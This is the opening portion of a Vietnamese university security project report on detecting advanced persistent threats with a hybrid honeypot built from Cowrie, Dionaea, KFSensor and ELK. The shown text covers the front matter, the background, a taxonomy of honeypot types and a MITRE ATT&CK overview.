

ĐẠI HỌC QUỐC GIA HỒ CHÍ MINH
TRƯỜNG ĐẠI HỌC CÔNG NGHỆ THÔNG TIN
KHOA MẠNG MÁY TÍNH VÀ TRUYỀN THÔNG

PHẠM CÔNG LẬP
LƯƠNG HỒ TRỌNG NGHĨA

ĐỒ ÁN CHUYÊN NGÀNH
CHỦ ĐỘNG PHÁT HIỆN CÁC CUỘC TẤN CÔNG CÓ
CHỦ ĐÍCH DỰA TRÊN HYBRID HONEYPOT
**PROACTIVE HYBRID HONEYPOT-BASED DETECTION OF
ADVANCED PERSISTENT THREATS**

CỬ NHÂN NGÀNH AN TOÀN THÔNG TIN

TP. Hồ Chí Minh, 2024

ĐẠI HỌC QUỐC GIA HỒ CHÍ MINH
TRƯỜNG ĐẠI HỌC CÔNG NGHỆ THÔNG TIN
KHOA MẠNG MÁY TÍNH VÀ TRUYỀN THÔNG

PHẠM CÔNG LẬP - 21522281
LƯƠNG HỒ TRỌNG NGHĨA - 21522375

ĐỒ ÁN CHUYÊN NGÀNH
CHỦ ĐỘNG PHÁT HIỆN CÁC CUỘC TẤN CÔNG CÓ
CHỦ ĐÍCH DỰA TRÊN HYBRID HONEYPOT
**PROACTIVE HYBRID HONEYPOT-BASED DETECTION OF
ADVANCED PERSISTENT THREATS**

CỬ NHÂN NGÀNH AN TOÀN THÔNG TIN

GIẢNG VIÊN HƯỚNG DẪN:
THS. NGUYỄN CÔNG DANH

TP.Hồ Chí Minh - 2024

LỜI CẢM ƠN

Trong quá trình nghiên cứu và hoàn thành đồ án chuyên ngành, nhóm đã nhận được sự định hướng, giúp đỡ, các ý kiến đóng góp quý báu và những lời động viên của các giáo viên hướng dẫn và giáo viên bộ môn. Nhóm xin bày tỏ lời cảm ơn tới thầy Nguyễn Công Danh đã tận tình trực tiếp hướng dẫn, giúp đỡ trong quá trình nghiên cứu.

Nhóm cũng chân thành cảm ơn các quý thầy cô trường Đại học Công nghệ Thông tin - ĐHQG TP.HCM, đặc biệt là các thầy cô khoa Mạng máy tính và Truyền thông, các thầy cô thuộc bộ môn An toàn Thông tin đã giúp đỡ nhóm.

Phạm Công Lập

Lương Hồ Trọng Nghĩa

MỤC LỤC

| | |
|---|------------|
| LỜI CẢM ƠN | i |
| MỤC LỤC | ii |
| DANH MỤC CÁC KÝ HIỆU, CÁC CHỮ VIẾT TẮT | v |
| DANH MỤC CÁC HÌNH VẼ | vi |
| DANH MỤC CÁC BẢNG BIỂU | vii |
| MỞ ĐẦU | 1 |
| CHƯƠNG 1. TỔNG QUAN ĐỀ TÀI | 2 |
| 1.1 Giới thiệu vấn đề | 2 |
| 1.2 Mục tiêu nghiên cứu | 4 |
| 1.3 Đối tượng và phạm vi nghiên cứu | 4 |
| 1.3.1 Đối tượng nghiên cứu | 4 |
| 1.3.2 Phạm vi nghiên cứu | 5 |
| 1.4 Những nghiên cứu liên quan | 5 |
| 1.4.1 Mô hình lý thuyết trò chơi | 5 |
| 1.4.2 Hệ thống honeypot dựa trên kỹ thuật deception | 6 |
| 1.5 Những thách thức | 7 |
| 1.6 Cấu trúc Đề án chuyên ngành | 7 |
| CHƯƠNG 2. CƠ SỞ LÝ THUYẾT | 9 |
| 2.1 Honeypot | 9 |
| 2.1.1 Khái niệm | 9 |
| 2.1.2 Phân loại | 10 |
| 2.2 MITRE ATT&CK | 13 |
| 2.3 Tấn công có chủ đích | 14 |
| 2.4 Honeypot | 15 |

| | | |
|--|---|-----------|
| 2.4.1 | Cowrie | 15 |
| 2.4.2 | Dionaea | 16 |
| 2.4.3 | Django admin honeypot | 17 |
| 2.4.4 | Kfsensor honeypot | 18 |
| 2.5 | Kubernetes | 19 |
| 2.6 | ELK stack | 21 |
| CHƯƠNG 3. PHƯƠNG PHÁP ĐỀ XUẤT | | 23 |
| 3.1 | Mô hình tổng quan | 23 |
| 3.2 | Xây dựng hệ thống | 25 |
| 3.2.1 | Bên ngoài internet | 26 |
| 3.2.2 | Phía sau tường lửa | 28 |
| 3.2.3 | tường lửa Pfsense | 29 |
| 3.2.4 | Kubernetes Ingress + WAF(ModSecurity) | 30 |
| 3.2.5 | Bên trong mạng nội bộ | 36 |
| 3.2.6 | Tích hợp log từ honeypot vào hệ thống ELK Stack | 42 |
| CHƯƠNG 4. THỰC NGHIỆM VÀ ĐÁNH GIÁ | | 47 |
| 4.1 | Môi trường thực nghiệm | 47 |
| 4.1.1 | Tài nguyên | 47 |
| 4.2 | Kịch bản tấn công | 48 |
| 4.2.1 | Kịch bản thu hút attacker vào honeypot Cowrie | 48 |
| 4.2.2 | Kịch bản ICMP Exfiltration thông qua SSH Anonymous (Cowrie honeypot) | 53 |
| 4.2.3 | Kịch bản tấn công web honeypot | 59 |
| 4.2.4 | Kịch bản tấn công vào local network | 62 |
| CHƯƠNG 5. KẾT LUẬN | | 66 |
| 5.1 | Kết luận | 66 |
| 5.2 | Hướng phát triển | 67 |

DANH MỤC CÁC KÝ HIỆU, CÁC CHỮ VIẾT TẮT

| | |
|-----------|---|
| APT | Advanced persistent threat |
| CPS | Cyber physical system |
| ELK Stack | Elasticsearch, Logstash và Kibana |
| IDS | Intrusion Detection System |
| IPS | Intrusion Prevention System |
| JSON | JavaScript Object Notation |
| LAN | Local Area Network |
| SCP | Secure Containment Procedures |
| SIEM | Security information and event management |
| SMB | Server Message Block |
| SFTP | Secure File Transfer Protocol |
| SSH | Secure Shell |
| TCP | Transmission Control Protocol |
| UML | Unified Modeling Language |
| WAF | Web Application Firewall |

DANH MỤC CÁC HÌNH VẼ

| | | |
|-----------|---|----|
| Hình 2.1 | ATT&CK Matrix cho doanh nghiệp | 14 |
| Hình 2.2 | Cơ chế hoạt động của ELK Stack | 22 |
| | | |
| Hình 3.1 | Mô hình tổng quan. | 23 |
| Hình 3.2 | Tổng quan Pfsense | 29 |
| Hình 3.3 | Pfsense dashboard | 30 |
| Hình 3.4 | Service chạy trên cluster | 34 |
| Hình 3.5 | Ingress Nginx | 35 |
| Hình 3.6 | Web bị lỗi để thử nghiệm WAF | 35 |
| Hình 3.7 | WAF chặn thành công | 35 |
| Hình 3.8 | Bật tính năng .NET Framework 3.5 | 36 |
| Hình 3.9 | Giao diện kết nối của hmailserver sau khi cài đặt | 37 |
| Hình 3.10 | Tạo domain tcm.test | 37 |
| Hình 3.11 | Thêm hostname vào phần SMTP | 38 |
| Hình 3.12 | Tạo hai account | 38 |
| Hình 3.13 | Thêm account vào thunderbird (bước 1) | 39 |
| Hình 3.14 | Thêm account vào thunderbird (bước 2) | 39 |
| Hình 3.15 | Kiểm tra kết nối thông qua domain vừa tạo | 40 |
| Hình 3.16 | Cấu hình kfsensor (bước 1) | 40 |
| Hình 3.17 | Cấu hình kfsensor (bước 2) | 41 |
| Hình 3.18 | Cấu hình kfsensor (bước 3) | 41 |
| Hình 3.19 | Cấu hình kfsensor (bước 4) | 42 |
| Hình 3.20 | ELK Dashboard | 43 |
| Hình 3.21 | Cowrie json logs | 44 |
| Hình 3.22 | Dionaea json logs | 45 |

| | |
|--|----|
| Hình 3.23 Cowrie dashboard | 46 |
| Hình 3.24 Dionaea dashboard | 46 |
| | |
| Hình 4.1 Tạo cấu trúc thư mục giả | 48 |
| Hình 4.2 Lựa chọn file hiển thị | 48 |
| Hình 4.3 Khởi tạo filesystem bằng công cụ createfs | 49 |
| Hình 4.4 Khởi chạy trang web | 49 |
| Hình 4.5 Hiển thị thông tin lỗi | 50 |
| Hình 4.6 Khai thác lỗ hổng | 50 |
| Hình 4.7 Xác định địa chỉ IP | 51 |
| Hình 4.8 Scan cổng dịch vụ (80) | 51 |
| Hình 4.9 Scan cổng dịch vụ (2222) | 52 |
| Hình 4.10 Cowrie ghi lại toàn bộ hoạt động của attacker | 52 |
| Hình 4.11 Cowrie ghi lại được các lệnh đã thực thi | 53 |
| Hình 4.12 SSH Không cần mật khẩu | 53 |
| Hình 4.13 Khai thác honeypot cowrie | 54 |
| Hình 4.14 Tạo 1 trang web thật bằng django | 60 |
| Hình 4.15 Tạo superuser để đăng nhập vào trang admin của django . . | 60 |
| Hình 4.16 Trang quản trị của web thật | 60 |
| Hình 4.17 Path của web thật và honeypot | 61 |
| Hình 4.18 Tấn công brute force | 61 |
| Hình 4.19 Log được ghi lại trong trang admin thật | 62 |
| Hình 4.20 Scan tất cả các port của kfsensor | 63 |
| Hình 4.21 Kfsensor capture lại toàn bộ thông tin của attacker khi scan | 63 |
| Hình 4.22 Tấn công DDOS vào kfsensor | 64 |
| Hình 4.23 Log của kfsensor về tấn công DDOS | 64 |
| Hình 4.24 Giao diện hiển thị email thông báo từ KF Sensor | 65 |

DANH MỤC CÁC BẢNG BIỂU

TÓM TẮT ĐỀ TÀI

Trong bối cảnh các cuộc tấn công có chủ đích ngày càng tinh vi và khó phát hiện, việc sử dụng các giải pháp honeypot truyền thống thường gặp phải hạn chế. Honeypot tương tác thấp dễ triển khai nhưng thiếu khả năng ghi nhận chi tiết hành vi của kẻ tấn công. Ngược lại, honeypot tương tác cao mang lại dữ liệu phong phú nhưng lại đòi hỏi tài nguyên lớn và dễ bị lộ. Để khắc phục những điểm yếu này, đề tài của bạn đề xuất một mô hình hybrid honeypot, kết hợp ưu điểm của cả ba loại honeypot (low, medium, high interaction) nhằm tối ưu hóa hiệu quả phát hiện.

Mô hình này hoạt động theo cơ chế phân tầng: honeypot tương tác thấp chịu trách nhiệm thu hút các cuộc tấn công và lọc các tương tác không đáng kể, honeypot tương tác trung bình thu thập các thông tin cụ thể hơn về hành vi tấn công, và honeypot tương tác cao mô phỏng toàn diện để phân tích sâu các cuộc tấn công tinh vi. Qua sự kết hợp này, hệ thống không chỉ giảm thiểu chi phí tài nguyên mà còn cải thiện khả năng phát hiện và phân tích chi tiết các hành vi tấn công có chủ đích.

Ngoài ra, mô hình còn tận dụng các thuật toán phân tích hành vi, tự động cập nhật và thích nghi với các kiểu tấn công mới. Kết quả mong đợi từ nghiên cứu bao gồm khả năng phát hiện sớm các cuộc tấn công APT, tăng cường tính chính xác trong việc nhận diện hành vi và tối ưu hóa tài nguyên hệ thống so với các phương pháp honeypot truyền thống.

CHƯƠNG 1. TỔNG QUAN ĐỀ TÀI

Chương này giới thiệu về vấn đề và các nghiên cứu liên quan. Đồng thời, trong chương này chúng tôi cũng trình bày phạm vi và cấu trúc của Đề án.

1.1. Giới thiệu vấn đề

Các cuộc tấn công có chủ đích (Advanced Persistent Threats - APT [10]) đang ngày càng trở nên tinh vi và nguy hiểm, gây ra những mối đe dọa lớn đối với hệ thống thông tin của các tổ chức, doanh nghiệp và cơ quan chính phủ. Đặc điểm chính của các cuộc tấn công APT là chúng được thiết kế kỹ lưỡng, triển khai có mục tiêu và kéo dài qua nhiều giai đoạn, từ xâm nhập ban đầu đến kiểm soát, khai thác và duy trì hiện diện bên trong hệ thống. Sự phức tạp trong phương pháp tấn công, kết hợp với khả năng né tránh các hệ thống phòng thủ truyền thống như tường lửa hay IDS/IPS, khiến việc phát hiện và phòng chống APT trở thành một thách thức lớn [13].

Hầu hết các giải pháp bảo mật hiện tại chỉ tập trung vào việc phát hiện các mẫu tấn công đã biết hoặc dựa vào chữ ký (signature-based detection). Tuy nhiên, các cuộc tấn công có chủ đích thường sử dụng các kỹ thuật mới, biến thể không rõ nguồn gốc hoặc hành vi ẩn, khiến các hệ thống này không hiệu quả trong việc phát hiện các mối đe dọa chưa từng gặp. Ngoài ra, các giải pháp dựa trên hành vi (behavior-based detection) hoặc học máy (machine learning) mặc dù đã đạt được một số tiến bộ, nhưng vẫn đối mặt với những hạn chế như yêu cầu lượng lớn dữ liệu để huấn luyện, chi phí tính toán cao và độ chính xác chưa đủ thuyết phục đối với các tình huống thực tế.

Trong bối cảnh đó, honeypot [2] đã nổi lên như một công cụ hữu hiệu để đối phó với các cuộc tấn công phức tạp. Honeypot là hệ thống bẫy được thiết kế

để thu hút kẻ tấn công, cho phép ghi nhận các hành vi và kỹ thuật mà chúng sử dụng. Honeypot không chỉ giúp phát hiện các cuộc tấn công mà còn cung cấp thông tin quan trọng để nghiên cứu và cải thiện chiến lược phòng thủ. Tuy nhiên, các loại honeypot truyền thống cũng tồn tại những hạn chế:

- Honeypot tương tác thấp (Low Interaction): Dễ triển khai, chi phí thấp, nhưng chỉ mô phỏng một phần nhỏ hệ thống thực, khiến kẻ tấn công dễ dàng phát hiện và bỏ qua.
- Honeypot tương tác trung bình (Medium Interaction): Cung cấp mức độ mô phỏng cao hơn nhưng vẫn thiếu khả năng phân tích toàn diện hành vi phức tạp của kẻ tấn công.
- Honeypot tương tác cao (High Interaction): Có khả năng ghi nhận chi tiết hành vi tấn công nhưng đòi hỏi tài nguyên lớn, dễ bị phát hiện nếu không được triển khai cẩn thận, và nguy cơ bị sử dụng để tấn công lại hệ thống thật.

Để giải quyết những hạn chế này, việc kết hợp ba loại honeypot trên trong một hệ thống hybrid honeypot đã được đề xuất. Hybrid honeypot tận dụng ưu điểm của từng loại honeypot, từ đó không chỉ tăng cường khả năng thu thập dữ liệu về các cuộc tấn công mà còn giảm thiểu chi phí triển khai và tối ưu hóa hiệu quả phát hiện. Trong đó, honeypot tương tác thấp sẽ làm nhiệm vụ thu hút và lọc các cuộc tấn công đơn giản, honeypot tương tác trung bình xử lý các hành vi phức tạp hơn, và honeypot tương tác cao sẽ thực hiện phân tích sâu đối với các cuộc tấn công tinh vi.

Nghiên cứu này không chỉ hướng đến việc phát hiện hiệu quả các cuộc tấn công có chủ đích mà còn giải quyết các vấn đề như tối ưu tài nguyên, cải thiện khả năng mở rộng và duy trì tính cập nhật liên tục. Hybrid honeypot hứa hẹn trở thành một giải pháp mạnh mẽ, không chỉ phòng thủ mà còn chủ động phát hiện, phân tích và đối phó với các cuộc tấn công APT trong môi trường an ninh mạng hiện đại.

1.2. Mục tiêu nghiên cứu

Mục tiêu của nghiên cứu này là phát triển một framework chủ động phát hiện các cuộc tấn công có chủ đích (APT) dựa trên hybrid honeypot, trong đó honeypot hoạt động phối hợp với tường lửa để tối ưu hóa khả năng phòng thủ. Framework đề xuất tập trung vào việc phát hiện sớm các hành vi bất thường mà tường lửa truyền thống có thể bỏ qua, nhờ vào khả năng đánh lừa và thu thập thông tin từ kẻ tấn công.

Framework được thiết kế nhằm cải thiện khả năng cảnh báo, với cơ chế tự động thông báo cho quản trị viên ngay khi honeypot ghi nhận được hoạt động đáng ngờ. Cách tiếp cận này không chỉ tăng cường tốc độ phản ứng mà còn hỗ trợ xác định nhanh chóng các hệ thống hoặc tài khoản đã bị xâm nhập, mà không cần sự can thiệp phức tạp từ con người.

Ngoài ra, framework cũng nhằm mục tiêu phân tích và ghi nhận hành vi, công cụ và kỹ thuật của kẻ tấn công, cung cấp dữ liệu có giá trị để nâng cao các chiến lược bảo vệ trong tương lai. Bằng cách tích hợp hybrid honeypot vào cơ chế bảo mật hiện có dựa trên tường lửa, nghiên cứu hướng đến việc xây dựng một giải pháp thực tế, hiệu quả và tiết kiệm tài nguyên để đối phó với các chiến dịch APT ngày càng tinh vi.

1.3. Đối tượng và phạm vi nghiên cứu

1.3.1. Đối tượng nghiên cứu

Đề tài tập trung nghiên cứu các cuộc tấn công có chủ đích (APT), đặc biệt là những kỹ thuật và hành vi mà kẻ tấn công sử dụng để xâm nhập, di chuyển trong mạng và chiếm đoạt dữ liệu. Ngoài ra, đối tượng nghiên cứu còn bao gồm hệ thống hybrid honeypot, với vai trò làm công cụ đánh lừa và phát hiện, cùng với tường lửa như tuyến phòng thủ bổ sung để phát hiện và ghi nhận các hoạt động tấn công.

1.3.2. Phạm vi nghiên cứu

Môi trường triển khai: Framework được thử nghiệm trong môi trường mô phỏng, bao gồm các hệ thống mạng có tường lửa và hybrid honeypot, nhằm đánh giá khả năng phát hiện các hành vi tấn công trong các mạng nội bộ (LAN).

Loại tấn công: Phạm vi tập trung vào các cuộc tấn công APT, bao gồm các giai đoạn như thăm dò, khai thác. Các hành vi tấn công được kiểm tra sẽ bao gồm tấn công thăm dò dịch vụ, quét mạng và cố gắng xâm nhập các tài nguyên giả lập (honeypot).

1.4. Những nghiên cứu liên quan

1.4.1. Mô hình lý thuyết trò chơi

Trong nghiên cứu của [15], nhóm tác giả đã giới thiệu mô hình lý thuyết trò chơi sử dụng honeypot để tối ưu hóa chiến lược phòng thủ trong các hệ thống vật lý mạng (CPS). Mô hình này phân loại honeypot thành hai chế độ tương tác (cao và thấp) để đối phó với các cuộc tấn công APT, đồng thời cân nhắc đến giới hạn về chi phí phân tích con người và chi phí triển khai. Nghiên cứu này chứng minh sự tồn tại của cân bằng Nash Bayes và cung cấp chiến lược phòng thủ tối ưu trong điều kiện nguồn lực hạn chế.

Song song đó, [11] đã phát triển công cụ honeypot "honeyd", chuyên dùng để giám sát các honeynets quy mô lớn, mang lại cái nhìn tổng quan về hành vi của kẻ tấn công.

Mặc dù các nghiên cứu trên đóng góp quan trọng vào việc phát triển honeypot, chúng thường bỏ qua yếu tố chi phí con người trong quá trình phân tích hiệu quả. Điểm khác biệt của Tian và cộng sự nằm ở việc tích hợp yếu tố này để phản ánh thực tế triển khai hệ thống phòng thủ.

Ngoài ra, các nghiên cứu như của [16] áp dụng lý thuyết trò chơi Bayesian để

mô hình hóa chiến lược của kẻ tấn công và phòng thủ trong CPS. Tuy nhiên, nhóm nghiên cứu này giả định rằng nguồn lực phòng thủ là không giới hạn, điều này chưa phản ánh sát thực tế.

Với cách tiếp cận mới, [15] đã đặt nền móng cho việc ứng dụng honeypot trong phòng thủ CPS hiệu quả hơn, đặc biệt khi nguồn lực bị hạn chế.

1.4.2. Hệ thống honeypot dựa trên kỹ thuật deception

Trong nghiên cứu của [4], nhóm tác giả đã triển khai một hệ thống honeypot kết hợp các kỹ thuật honeytokens để phân biệt giữa các cuộc tấn công tự động và các cuộc tấn công có sự tham gia của con người, đặc biệt trong bối cảnh các cuộc tấn công APT. Thí nghiệm được thực hiện trong môi trường private cloud, với các honeytokens được thiết kế nhằm phát hiện các tương tác xâm nhập, bao gồm liên kết ẩn, thư mục bị cấm, và thông tin đăng nhập giả được nhúng trong mã HTML.

Nhóm tác giả đã sử dụng một dashboard giám sát tích hợp dựa trên Elastic Stack để thu thập và phân tích dữ liệu từ honeypot. Qua thí nghiệm với các chuyên gia pentest mô phỏng các giai đoạn tấn công APT, nghiên cứu đã chứng minh khả năng phân loại các tương tác, từ đó xác định mức độ nghiêm trọng và ý định xâm nhập. Các chỉ số xâm nhập được phân loại theo ba mức độ: thấp (tương tác tự động hoặc thăm dò), trung bình (sử dụng các công cụ tự động với một số hành động có sự can thiệp của con người), và cao (các hành động rõ ràng do con người thực hiện với mục tiêu tấn công có suy luận).

Điểm khác biệt của nghiên cứu của Chacon và cộng sự nằm ở việc tích hợp các honeytokens theo hướng "breadcrumbs" để mời gọi và phân tích hành vi tấn công có suy luận của con người, qua đó cung cấp cách tiếp cận thực nghiệm nhằm phân loại và định mức độ nghiêm trọng của các cuộc tấn công.

Nghiên cứu này đặt nền móng cho việc áp dụng kỹ thuật deception trong phát hiện sớm và phản hồi các cuộc tấn công APT, đồng thời mở ra hướng nghiên cứu mới trong việc thiết kế hệ thống bảo mật dựa trên tương tác của con người.

1.5. Những thách thức

Trong quá trình thực hiện nghiên cứu, một số khó khăn đáng kể đã xuất hiện, ảnh hưởng trực tiếp đến việc phát triển và triển khai framework phát hiện APT dựa trên hybrid honeypot. Đầu tiên, việc tích hợp giữa honeypot và tường lửa đặt ra thách thức lớn khi yêu cầu cả hai thành phần phải hoạt động đồng bộ mà không gây cản trở lẫn nhau. Honeypot cần được ngụy trang đủ tốt để hòa lẫn vào hệ thống thực, trong khi tường lửa phải đảm bảo không vô tình làm giảm hiệu quả của honeypot hoặc chặn nhầm lưu lượng cần phân tích.

Hơn nữa, kẽ tần công ngày càng sở hữu các kỹ thuật tiên tiến để nhận diện và né tránh các hệ thống honeypot. Điều này đặt ra yêu cầu khắt khe đối với tính chân thực và khả năng ngụy trang của honeypot trong hệ thống mạng mục tiêu. Cùng với đó, hạn chế về tài nguyên, bao gồm cả phần cứng, phần mềm và nhân lực, đã tạo ra áp lực lớn trong việc triển khai một giải pháp hiệu quả nhưng vẫn tiết kiệm và khả thi.

1.6. Cấu trúc Đồ án chuyên ngành

Chúng tôi xin trình bày nội dung của Đồ án theo cấu trúc như sau:

- Chương 1: TỔNG QUAN ĐỀ TÀI

Trình bày cấu trúc cũng như khái quát nhất về nội dung mà đồ án muốn hướng tới

- Chương 2: CƠ SỞ LÝ THUYẾT

Trình bày các khái niệm, các kiến thức có liên quan đến việc thực hiện nghiên cứu và triển khai thực nghiệm cho đề tài.

- Chương 3: PHƯƠNG PHÁP ĐỀ XUẤT

Chương này sẽ nói chi tiết về mô hình, luồng hoạt động mà hệ thống của đề

tài hướng đến, tổng hợp các phương pháp được thực hiện trong hệ thống, phương pháp đánh giá cho mô hình.

- **Chương 4: THỰC NGHIỆM VÀ ĐÁNH GIÁ**

Trong chương này sẽ thực nghiệm và đánh giá dựa trên kết quả triển khai và kết quả của kịch bản thực nghiệm

- **Chương 5: KẾT LUẬN VÀ HƯỚNG PHÁT TRIỂN**

Đưa ra kết luận về đề tài, nhận xét về ưu và nhược điểm của hệ thống, đề xuất một số hướng phát triển mở rộng cho các nghiên cứu liên quan trong tương lai.

CHƯƠNG 2. CƠ SỞ LÝ THUYẾT

Chương này trình bày cơ sở lý thuyết của nghiên cứu: Bao gồm khái niệm, phân loại của honeypot, mitre att&ck, apt attack, kubernetes, elk stack.

2.1. Honeypot

2.1.1. Khái niệm

Honeypot, trong lĩnh vực bảo mật máy tính, hoạt động giống như một cái bẫy dành cho tin tặc. Đây là một hệ thống máy tính "hy sinh", được thiết kế để thu hút các cuộc tấn công mạng, giống như một mồi nhử. Honeypot mô phỏng mục tiêu mà tin tặc nhắm đến, đồng thời sử dụng các nỗ lực xâm nhập để thu thập thông tin về cách mà tội phạm mạng hoạt động hoặc để đánh lạc hướng chúng khỏi các mục tiêu thực sự.

Honeypot trông giống như một hệ thống máy tính thực, với các ứng dụng và dữ liệu, khiến tin tặc tin rằng đây là một mục tiêu hợp pháp. Ví dụ, honeypot có thể mô phỏng một hệ thống thanh toán khách hàng của một công ty – một mục tiêu phổ biến mà tội phạm mạng thường tấn công để tìm số thẻ tín dụng. Khi tin tặc xâm nhập, chúng có thể được theo dõi và hành vi của chúng được đánh giá để tìm manh mối về cách cải thiện an ninh cho mạng thực.

Để làm cho honeypot trở nên hấp dẫn đối với kẻ tấn công, người ta cố tình xây dựng các lỗ hổng bảo mật. Ví dụ, một honeypot có thể có các cổng phản hồi khi quét cổng hoặc mật khẩu yếu. Các cổng dễ bị tổn thương có thể được để mở nhằm dụ kẻ tấn công vào môi trường honeypot, thay vì mạng trực tiếp được bảo vệ tốt hơn.

Honeypot không được thiết lập để giải quyết một vấn đề cụ thể như tường

lửa hoặc phần mềm chống virus. Thay vào đó, nó là một công cụ thông tin giúp bạn hiểu các mối đe dọa hiện tại đối với doanh nghiệp và phát hiện sự xuất hiện của các mối đe dọa mới. Với thông tin thu thập được từ honeypot, các nỗ lực bảo mật có thể được ưu tiên và tập trung.

2.1.2. Phân loại

2.1.2.1. Phân loại honeypot theo mức độ tương tác

Honeypots có thể được phân loại thành ba loại chính dựa trên mức độ tương tác, honeypot được chia làm ba loại chính: Honeypot tương tác cao, honeypot tương tác trung bình và honeypot tương tác thấp.

Honeypot tương tác cao được thiết kế để mô phỏng một hệ thống thực tế, cho phép kẻ tấn công tương tác đầy đủ với hệ thống như trên một môi trường thật. Chúng thường triển khai các máy ảo hoặc hệ thống cách ly để tái hiện toàn bộ hoạt động của hệ điều hành hoặc ứng dụng, từ đó thu thập thông tin chi tiết về các công cụ và chiến thuật mà kẻ tấn công sử dụng. Lợi ích lớn nhất của honeypot tương tác cao là dữ liệu phong phú và toàn diện, nhưng chúng đòi hỏi tài nguyên lớn để duy trì và cần cơ chế bảo vệ nghiêm ngặt nhằm tránh việc kẻ tấn công lợi dụng làm bàn đạp.

Honeypot tương tác trung bình mang tính chất mô phỏng các dịch vụ hoặc ứng dụng cụ thể thay vì toàn bộ hệ thống. Chúng thường được thiết lập để cung cấp một số chức năng nhất định, chẳng hạn như giả lập một dịch vụ SSH hoặc máy chủ web, nhằm thu hút các cuộc tấn công vào những thành phần này. Loại honeypot này không yêu cầu tài nguyên lớn như honeypot tương tác cao nhưng vẫn cung cấp thông tin hữu ích, đặc biệt trong việc phát hiện các hoạt động tấn công tự động hoặc phân tích botnet [7].

Honeypot tương tác thấp chủ yếu mô phỏng các giao thức hoặc dịch vụ cơ bản để ghi nhận các tương tác ban đầu từ kẻ tấn công. Chúng đơn giản, dễ triển khai và tiêu tốn ít tài nguyên, phù hợp cho mục đích phát hiện sớm các hành vi

dò quét hoặc truy cập trái phép. Tuy nhiên, dữ liệu thu thập được từ honeypot loại này thường hạn chế và không cho phép phân tích sâu các chiến thuật tấn công.

2.1.2.2. Phân loại honeypot theo mục đích sử dụng

Tùy theo mục đích sử dụng, honeypot được chia thành nhiều loại như email honeypot, database honeypot, malware honeypot, spider honeypot, honeynet và nhiều honeypot khác.

- Email honeypot

Email honeypot là một loại Honeypot được thiết kế để thu thập thông tin về các hành vi gửi thư rác và các kỹ thuật tấn công liên quan đến email. Tiện ích có tác dụng phát hiện và phân tích các lời mời thư rác, các tập tin đính kèm độc hại và các kỹ thuật gian lận thông qua email.

Mục tiêu hoạt động của loại Honeypot này giúp tổ chức hiểu rõ hơn về cách thức xuất hiện các mối đe dọa liên quan đến email. Từ đó tăng cường bảo mật và phòng ngừa tấn công từ email.

Honeypot thư rác thường được triển khai bằng cách tạo ra địa chỉ email giả mạo hoặc cấp phát địa chỉ email giả mạo cho môi trường mạng cụ thể. Mô hình này cho phép Honeypot nhận và phân tích các email thư rác mà không ảnh hưởng đến hệ thống thực tế của tổ chức.

Thông qua việc phân tích các email thư rác và thông tin kết hợp, Honeypot có thể tìm ra các mẫu gian lận, đo lường tần suất và mức độ nguy hiểm của các mối đe dọa. Công nghệ sẽ tìm hiểu về cách thức hoạt động của các phần mềm gửi thư rác.

Khi có các thông tin thu thập từ Honeypot thư rác thì tổ chức sẽ hiểu rõ hơn về cách thức hoạt động của tin tặc và phần mềm gửi thư rác. Đây là cách cải thiện chiến lược bảo mật email và gia tăng khả năng phòng ngừa các cuộc tấn công liên quan đến email.

- Malware Honeypot

Malware Honeypot là một loại Honeypot được thiết kế để thu hút, theo dõi và nghiên cứu về các loại phần mềm độc hại (malware). Mục tiêu chính của chúng là thu thập thông tin về cách thức hoạt động của malware và cách thức mà chúng lây lan, tương tác với môi trường hệ thống.

Honeypot malware thường được thiết lập để giả mạo các lỗ hổng bảo mật hoặc tạo ra cấu hình mạng hấp dẫn để thu hút malware. Khi malware tấn công vào Honeypot, thông tin về các hành vi của malware, cách thức lây lan, các tác động và các kỹ thuật tấn công của chúng được thu thập và phân tích.

Qua đó, các nhà nghiên cứu và chuyên gia an ninh mạng có thể hiểu rõ hơn về các mối đe dọa từ malware và phát triển biện pháp phòng ngừa hiệu quả.

- Spider honeypot

Spider honeypot được dùng để bẫy các webcrawler/spider bằng cách tạo ra những trang web và những liên kết mà chỉ các crawler mới có thể truy cập. Sau đó dùng thông tin thu thập được để chặn các crawler độc hại.

- Database honeypot

Một cơ sở dữ liệu cũng có thể được lập ra để bẫy và theo dõi những cuộc tấn công SQL injection, khai thác dịch vụ của SQL... Với dạng honeypot này có thể triển khai bằng cách sử dụng tường lửa cơ sở dữ liệu (database tường lửa).

- Honeynet

Honeynet là một mạng bao gồm nhiều honeypot với nhiều loại khác nhau tạo thành có thể dùng để nghiên cứu các kiểu tấn công như DDos, tấn công vào CDN (content delivery network), tấn công của ransomware. Honeynet được sử dụng nhằm theo nghiên cứu quá trình cũng như phương pháp của kẻ tấn công đồng thời lưu lại traffic vào/ra hệ thống phục vụ mục đích theo dõi phân tích.

2.2. MITRE ATT&CK

MITRE ATT&CK [1] là một cơ sở tri thức toàn cầu về các chiến thuật và kỹ thuật của đối thủ, được xây dựng dựa trên các quan sát thực tế trong các cuộc tấn công mạng. Khung ATT&CK này được thiết kế nhằm hỗ trợ phát triển các mô hình và phương pháp cụ thể để nhận diện và đối phó với các mối đe dọa trong các lĩnh vực như khu vực tư nhân, chính phủ và cộng đồng sản phẩm và dịch vụ an ninh mạng. Khung ATT&CK cung cấp một mô hình phân loại chi tiết về hành vi của đối thủ, bao gồm các chiến thuật, kỹ thuật và các hành động cụ thể mà đối thủ có thể thực hiện trong suốt vòng đời của một cuộc tấn công mạng.

Sự sáng tạo của MITRE với ATT&CK hướng tới mục tiêu giải quyết các vấn đề an ninh mạng nhằm tạo ra một môi trường mạng an toàn hơn. Bằng cách kết nối các cộng đồng và khuyến khích phát triển các phương pháp bảo vệ hiệu quả, ATT&CK đã trở thành công cụ không thể thiếu trong việc xây dựng chiến lược phòng thủ mạnh mẽ. Ngoài ra, ATT&CK được cung cấp miễn phí và mở cho bất kỳ tổ chức hay cá nhân nào có nhu cầu sử dụng, giúp tăng cường sự hợp tác và cải thiện các biện pháp bảo vệ an ninh mạng toàn cầu.

Khung ATT&CK phản ánh các giai đoạn khác nhau trong chu kỳ tấn công của đối thủ, bao gồm các chiến thuật nhằm đạt được các mục tiêu ngắn hạn của đối thủ, cũng như các kỹ thuật mà đối thủ sử dụng để thực hiện các chiến thuật đó. Điều này giúp cung cấp một phân loại chung và hiểu biết sâu sắc về hành động của đối thủ, phục vụ cho cả các bên tấn công và phòng thủ trong lĩnh vực an ninh mạng.

| Reconnaissance | Resourcing | Initial Access | Execution | Persistence | Privilege Escalation | Defense Evasion | Credential Access | Discovery | Lateral Movement | Collection | Command and Control | Exfiltration | Impact |
